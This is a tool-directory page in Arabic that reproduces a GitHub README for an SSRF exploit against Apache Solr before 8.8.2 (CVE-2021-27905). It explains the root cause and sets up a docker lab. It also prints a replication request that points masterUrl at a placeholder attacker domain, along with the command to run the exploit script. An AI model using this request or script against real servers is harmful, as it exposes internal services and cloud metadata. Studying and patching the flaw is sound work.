
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-27905 — Apache Solr < 8.8.2 تزوير الطلبات من جانب الخادم | Kitploit

أدوات/GitHubGitHub/rizzziom/cve-2021-27905
الاستطلاعتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراق
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 تزوير الطلبات من جانب الخادم

عرض المستودع
217منذ 11 أشهرلم تتم المراجعة بعد
مشاركة
الموقع الإلكتروني

CVE-2021-27905

الرقمالعنوان
1نظرة عامة
2السبب الجذري
3إثبات المفهوم
4التخفيف (8.8.2+)
5المراجع

لأغراض تعليمية وبحثية فقط. لا تستخدم هذا الكود على أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها. لست مسؤولًا عن أي إساءة استخدام.

نظرة عامة


هذه ثغرة من نوع تزوير الطلبات من جانب الخادم (Server Side Request Forgery - SSRF) تؤثر على Apache Solr (الإصدارات الأقدم من 8.8.2)، وتتيح للمهاجمين عن بُعد إرسال طلبات HTTP تعسفية إلى أنظمة داخلية أو خارجية عبر معامل masterUrl في معالج النسخ المتماثل (replication handler)، مما قد يكشف الخدمات الداخلية أو بيانات وصفية حساسة في السحابة.

الإصدارات المتأثرة : جميع الإصدارات السابقة للإصدار 8.8.2 (7.0.0 - 7.7.3, 8.0.0 - 8.8.1)

السبب الجذري

تتيح آلية النسخ المتماثل في Solr للنسخة «التابعة» (replica) جلب ملفات الفهرس من «الرئيسي/القائد» (master/leader) عبر تحديد معامل masterUrl أو leaderUrl. لا يتم التحقق من صحة العنوان المشار إليه عبر هذا المعامل بشكل صحيح في إصدارات Apache Solr المتأثرة. وبالتالي، قد تسمح للمهاجمين بجعل الخادم يتصل بمورد بعيد يختارونه.

مسار الثغرة

  • يرسل المهاجم طلبًا إلى نقطة نهاية مثل:
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

ReplicationHandler الخاص بـ Solr سيقوم بما يلي:

  1. قبول الطلب.
  2. استخدام masterUrl المقدَّم لتنزيل بيانات الفهرس.
  3. إجراء استدعاء HTTP داخلي إلى ذلك العنوان.

إثبات المفهوم

إعداد المختبر

  • يمكن إعداد مختبر محليًا باستخدام docker:
$ cd lab
$ docker compose up -d

# verify accessibility
$ curl http://127.0.0.1:8983/solr
  • التنظيف
$ docker compose down

الاستغلال

  • إعداد بيئة افتراضية:
# for windows
$ python -m venv <NAME>
$ .\<NAME>\Scripts\activate
# for linux
$ python3 -m venv <NAME>
$ source ./<NAME>/scripts/activate
  • تثبيت المتطلبات:
$ pip install -r requirements.txt
  • تشغيل cve-2021-27905.py
$ python3 cve-2021-27905.py --target <TARGET> --payload <SSRF_PAYLOAD>
